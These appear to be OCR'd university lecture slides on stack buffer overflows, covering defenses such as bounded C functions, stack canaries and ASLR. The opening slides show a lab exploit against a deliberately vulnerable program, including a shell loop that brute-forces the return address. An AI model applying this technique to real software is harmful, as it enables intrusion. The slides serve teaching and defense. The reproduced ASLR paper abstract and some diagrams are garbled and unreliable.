
The screenshot shows a terminal window titled "Terminal". The terminal output is as follows:

```
pac@pac:~/bof $ gdb -q basic_vuln.o
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) run `cat exploit`
Starting program: /home/pac/bof/basic_vuln.o `cat exploit'
Owned!!!
Program exited normally.
(gdb) quit
pac@pac:~/bof $
```

Annotations with arrows and numbers:

- An annotation with a black circle labeled "1" points to the command `gdb -q basic_vuln.o`. A green callout box next to it says "Run GDB on **basic\_vuln.o**".
- An annotation with a black circle labeled "2" points to the command `run `cat exploit``. A green callout box next to it says "Run the program with our **exploit** file".

# Running the Exploit outside GDB



A screenshot of a terminal window titled "Terminal". The window has a standard OS X-style title bar with icons for minimize, maximize, and close. The menu bar includes "File", "Edit", "View", "Terminal", "Tabs", and "Help". The main pane shows the command "pac@pac:~/bof \$ ./basic\_vuln.o `cat exploit`" followed by the output "Segmentation fault" and the prompt "pac@pac:~/bof \$".

This is because the offsets are **slightly different** as a result of the debugger adding instrumentation. **So how do we calculate the new offsets?**

- Proprietary software is always compiled without **debug options**, so we might want to re-compile the **basic\_vuln.c** code without the “-g” option.
- Note that for this lab we left debug options enabled because it makes debugging significantly easier.

```
pac@pac:~ $ gcc basic_vuln.c -o basic_vuln.o  
pac@pac:~ $
```

# Running the Exploit outside GDB

Copy exploit file into  
final-exploit file

2

The terminal window shows the following sequence of commands and their results:

```
pac@pac:~/bof$ gcc basic_vuln.c -o basic_vuln.o
pac@pac:~/bof$ cp exploit final-exploit
pac@pac:~/bof$ for i in $(seq 1 20); do printf "\nWord offset [$i] result: "; perl -e 'print "\x00\xF7\xFF\xBF"' >> final-exploit; ./basic_vuln.o `cat final-exploit`; done
```

Output:

```
Word offset [1] result: Segmentation fault
Word offset [2] result: Segmentation fault
Word offset [3] result: Owned!!!
Word offset [4] result: Owned!!!
Word offset [5] result: Owned!!!
Word offset [6] result: Owned!!!
Word offset [7] result: Owned!!!
Word offset [8] result: Owned!!!
Word offset [9] result: Owned!!!
Word offset [10] result: Owned!!!
Word offset [11] result: Trace/breakpoint trap
Word offset [12] result: Trace/breakpoint trap
Word offset [13] result: Trace/breakpoint trap
Word offset [14] result: Trace/breakpoint trap
Word offset [15] result: Trace/breakpoint trap
Word offset [16] result: Trace/breakpoint trap
Word offset [17] result: Trace/breakpoint trap
Word offset [18] result: Trace/breakpoint trap
Word offset [19] result: Segmentation fault
Word offset [20] result: Segmentation fault
pac@pac:~/bof$
```

Annotations:

- Annotation 1: Points to the command "gcc basic\_vuln.c -o basic\_vuln.o". A callout box says "Compile without debug options".
- Annotation 2: Points to the command "cp exploit final-exploit".
- Annotation 3: Points to the loop "for i in \$(seq 1 20); do ... done". A callout box says "Iterate 20 times by appending the final-exploit file with 0xBFFF7D8".

Brute force a targeted search space. Since we don't care what registers we overwrite as long as we eventually overwrite the EIP return address, we could try writing a script to spam the target return address at the end of our payload.

# BUFFER OVERFLOW DEFENSES & COUNTERMEASURES

---

*The following slides are adopted from CMSC414 course by Dave Levin*  
[\(https://www.cs.umd.edu/class/spring2019/cmsc414/\)](https://www.cs.umd.edu/class/spring2019/cmsc414/)

**CMSC 414**  
FEB 01 2018



# RECALL OUR CHALLENGES

---

How can we make these even more difficult?

- Putting code into the memory (no zeroes)
- Finding the return address (guess the raw address)
- Getting %eip to point to our code (dist buff to stored **eip**)

# Writing Secure Code

- The **root cause** of buffer overflows is not the operating system itself, but rather *insecure programming practices*.
- Programmers must be educated about the risks of insecurely copying not bounded user-supplied data into allocated memory.
- Many popular programming languages, including C and C++, are susceptible to this attack, but other languages do not allow the behavior that makes buffer overflow attacks possible.
- **Safer C Dialects:** Various safe dialects of C have been designed and implemented in academic circles but are not widely used in industry

# Safe C Dialects

<b>Unbounded Function: Standard C Library</b>	<b>Bounded Equivalent: Standard C Library</b>	<b>Bounded Equivalent: Windows Safe CRT</b>
<code>char *</code> <code>gets(char *dst)</code>	<code>char *</code> <code>fgets(char *dst,</code> <code>int bound,</code> <code>FILE *FP)</code>	<code>char *</code> <code>gets_s(char *s,</code> <code>size_t bound)</code>
<code>int</code> <code>scanf(const char *FMT</code> <code>[, arg, ...])</code>	<code>None</code>	<code>errno_t</code> <code>scanf_s(const char *FMT</code> <code>[, ARG,</code> <code>size_t bound,</code> <code>...])</code>
<code>int</code> <code>sprintf(char *str,</code> <code>const char *FMT</code> <code>[, arg, ...])</code>	<code>int</code> <code>snprintf(char *str,</code> <code>size_t bound,</code> <code>const char *FMT,</code> <code>[, arg, ...])</code>	<code>errno_t</code> <code>sprintf_s(char *dst,</code> <code>size_t bound,</code> <code>const char *FMT</code> <code>[, arg, ...]) w</code>
<code>char *</code> <code>strcat(char *str,</code> <code>const char *SRC)</code>	<code>char *</code> <code>strncat(char *dst,</code> <code>const char *SRC,</code> <code>size_t bound)</code>	<code>errno_t</code> <code>strcat_s(char *dst,</code> <code>size_t bound,</code> <code>const char *SRC)</code>
<code>char *</code> <code>strcpy(char *dst,</code> <code>const char *SRC)</code>	<code>char *</code> <code>strncpy(char *dst,</code> <code>const char *SRC,</code> <code>size_t bound)</code>	<code>errno_t</code> <code>strcpy_s(char *dst,</code> <code>size_t bound,</code> <code>const char *SRC)</code>

# Writing Secure Code

```
#include <stdio.h>

int main(int argc, char * argv[])
{
    // Create a buffer on the stack
    char buf[256];
    // Does not check length of buffer before copying argument
    strcpy(buf,argv[1]);
    // Print the contents of the buffer
    printf("%s\n",buf);
    return 1;
}
```



```
#include <stdio.h>

int main(int argc, char * argv[])
{
    // Create a buffer on the stack
    char buf[256];
    // Only copies as much of the argument as can fit in the buffer
    strncpy(buf, argv[1], sizeof(buf));
    // Print the contents of the buffer
    printf("%s\n",buf);
    return 1;
}
```

# Writing Secure Code

```
void vulnerable()
{
    char buf[80];
    gets(buf);
}
```



```
void safe()
{
    char buf[80];
    fgets(buf, 64, stdin);
}
```

```
void still_vulnerable()
{
    char *buf = malloc(80);
    gets(buf);
}
```



```
void safer()
{
    char buf[80];
    fgets(buf, sizeof(buf), stdin);
}
```

# RECALL OUR CHALLENGES

---

How can we make these even more difficult?

- Putting code into the memory (no zeroes)
- Finding the return address (guess the raw address)
- Getting %eip to point to our code (dist buff to stored **eip**)

# Detecting Buffer Overflow with Canaries

BOMod Stack Guard Interactive Demo

Program Counter Delay    **Play**    **Stop**    **Step Forward**    **Reset**    Input: ABCDEFGHIJ

```
#include <stdio.h>
typedef char t_STRING[10];
void get_string(t_STRING str)
{
    gets(str);
    puts("You entered:");
    puts(str);
}

void forbidden_function()
{
    puts("Oh, bother.");
}

void main()
{
    t_STRING my_string = "Hello.';

    puts("Enter something:");
    get_string(my_string);
}
```

Enter something:  
ABCDEFGHIJ

Next character must overwrite stack canary  
'?' before it overwrites return pointer '\$'!

The stack diagram illustrates the memory layout for the current stack frame. The stack grows from high addresses (top) to low addresses (bottom). The layout is as follows:

- Address 0: Empty
- Address 1: Empty
- Address 2: Contains 'X'
- Address 3: Empty
- Address 4: Empty
- Address 5: Empty
- Address 6: Empty
- Address 7: Empty
- Address 8: Empty
- Address 9: Empty
- Address A: Contains 'A'
- Address B: Contains 'B'
- Address C: Contains 'Hello.'
- Address D: Contains 'GHIJ?' (the input provided)
- Address E: Contains '\$' (the return address)
- Address F: Contains 'ABCDEF' (the canary value)

An arrow points from the input field to the '\$' character at address E, indicating that the next byte written will overwrite the return address.

Now is where you can use the text box above to give input to the program and click 'Play' or 'Step Forward' to resume



**StackGuardDemo.jar**

# Detecting Buffer Overflow with Canaries

- One prevention technique is to reorganize the stack data allotted to programs and incorporates a **canary**, a value that is placed between a buffer and control data (which plays a similar role to a canary in a coal mine).
- The system regularly **checks the integrity of this canary value**, and if it has been changed, it knows that the buffer has been overflowed and it should prevent malicious code execution.

# Detecting Buffer Overflow with Canaries

```
void simple() {  
    int a; /*integer*/  
    int *b; /*pointer to integer*/  
    char c[10]; /*character array*/  
}
```



Normal (safe) stack configuration:

Buffer	Other local variables	Canary (random)	Return address	Other data
--------	-----------------------	-----------------	----------------	------------




Buffer overflow attack attempt:


Buffer	Overflow data	Corrupt return address	Attack code
--------	---------------	------------------------	-------------




# DETECTING OVERFLOWS WITH CANARIES



# DETECTING OVERFLOWS WITH CANARIES




# DETECTING OVERFLOWS WITH CANARIES




# DETECTING OVERFLOWS WITH CANARIES




# DETECTING OVERFLOWS WITH CANARIES



# DETECTING OVERFLOWS WITH CANARIES



# DETECTING OVERFLOWS WITH CANARIES



What value should the canary have?

# CANARY VALUES

---

From StackGuard [Wagle & Cowan]

1. Terminator canaries (CR, LF, NULL, -1)
  - Leverages the fact that scanf etc. don't allow these
2. Random canaries
  - Write a new random value @ each process start
  - Save the real value somewhere in memory
  - Must write-protect the stored value
3. Random XOR canaries
  - Same as random canaries
  - But store canary XOR some control info, instead


# RECALL OUR CHALLENGES

---

How can we make these even more difficult?

- Putting code into the memory (no zeroes)  
Option: Make this detectable with canaries
- Finding the return address (guess the raw address)
- Getting %eip to point to our code (dist buff to stored **eip**)

# ADDRESS SPACE LAYOUT RANDOMIZATION



Randomize where exactly these regions start

# ADDRESS SPACE LAYOUT RANDOMIZATION

## On the Effectiveness of Address-Space Randomization

Howev Shacham  
Stanford University  
howev@cs.stanford.edu

Matthew Page  
Stanford University  
mpage@cs.stanford.edu

Ben Pfaff  
Stanford University  
bp@cs.stanford.edu

Eui-Jin Goh  
Stanford University  
eujn@cs.stanford.edu

Nagendra Modadugu  
Stanford University  
nagendra@cs.stanford.edu

Dan Boneh  
Stanford University  
dabo@cs.stanford.edu

### ABSTRACT

Address-space randomization is a technique used to defend against buffer overflow attacks. The idea is to confuse a would-be attacker by randomizing the memory location of certain system components. This randomization is available for both Linux (via PaX, ASLR, and GrubASLR). We study the effectiveness of address-space randomization and find that its utility in 32-bit architectures is limited by the number of bits available for address randomization. In particular, we demonstrate a *return-to-libc* attack that will corrupt any standard buffer overflow exploit due to a limit that works against certain programs due to address space randomization. The resulting exploit is as effective as the original exploit, although it takes a little longer to compute since it must scan for a range of addresses to converge. We also examine on a 64-bit PaX ASLR system. The attack does not improve one byte longer on the stack.

We also explore various ways of strengthening address-space randomization and point out weaknesses in each. Our results, interestingly, show that PaX randomization adds at most a bit of entropy. Furthermore, PaX randomization appears to be more effective than standard randomization. For instance, on 32-bit architectures, the only benefit of PaX-like address-space randomization is a small reduction in memory fragmentation speed. The cost of randomization can be as complex as it is expensive.

### Categories and Subject Descriptors

C.4 [Operating Systems]: Security and Protection

### General Terms

Security, Measurement

## Shortcomings of ASLR

- Introduces return-to-libc attack
- Probes for location of usleep
- On 32-bit architectures, only 16 bits of entropy
- fork() keeps same offsets



## Linux Security and ASLR - Address Space Layout

<https://www.youtube.com/watch?v=2F8pdMmeuew>

theurbanpenguin

YouTube - Apr 23, 2018

### Keywords

Address space randomization, Buffer overflow attack

### 1. INTRODUCTION

Randomizing the memory-address-space layout of software has recently gained great interest as a means of defending the confidentiality of software [13, 18, 26, 35]. It is widely believed that randomizing the address space is not a ultimate program prevents attackers from using the same exploit code effectively against all instances of the programs containing the same flaw. The attacker must either craft a specific exploit for each instance of a randomized program or perform brute-force attacks to guess the address-space layout. Brute force attacks are especially dangerous by constantly re-executing the address-space layout each time the program is executed. In particular, this technique results in high-gain profits in preventing the exponential propagation of worms that use the Internet and computers from being a tool to bot attack [33, 40].

In this paper, we explore the effectiveness of address-space randomization in preventing an attacker from using the same attack code to exploit the same flaw in real-life randomized instances of a single software program. To put this into, we implement a novel version of a randomized attack on the Apache HTTP Server. It is a machine running Linux with PaX address-space layout randomization (ASLR) and Write-Once-Only (WZO) pages.

Traditional attacks to gain exploit rely on knowledge of addresses in both the stack and the (base) heap segments. With PaX ASLR in place, such exploits must guess the segment offsets from a search space of either 4GB (stack) and 1TB (base) or a general search space of 16 TB (if no specialities). In contrast, our main exploit technique uses addresses placed in the target program into the stack. As such, exploiting a stack-based exploit only guess the 1TB base segment offset, reducing the search space to an arbitrary position (1TB). While our specific attack uses only a single memory page in total, the exploit technique is also applicable to common memory-like attacks.

This implementation shows that buffer overflow attacks (as used, e.g., via Return-Oriented Programs [30]) are as effective as those randomised by PaX ASLR as non-randomized code. In particular, our attack runs on the average 100 seconds on Linux (a reasonable). Thus, this exploit, like our attack, can be inserted in practice, for reasonable overhead.

# RECALL OUR CHALLENGES

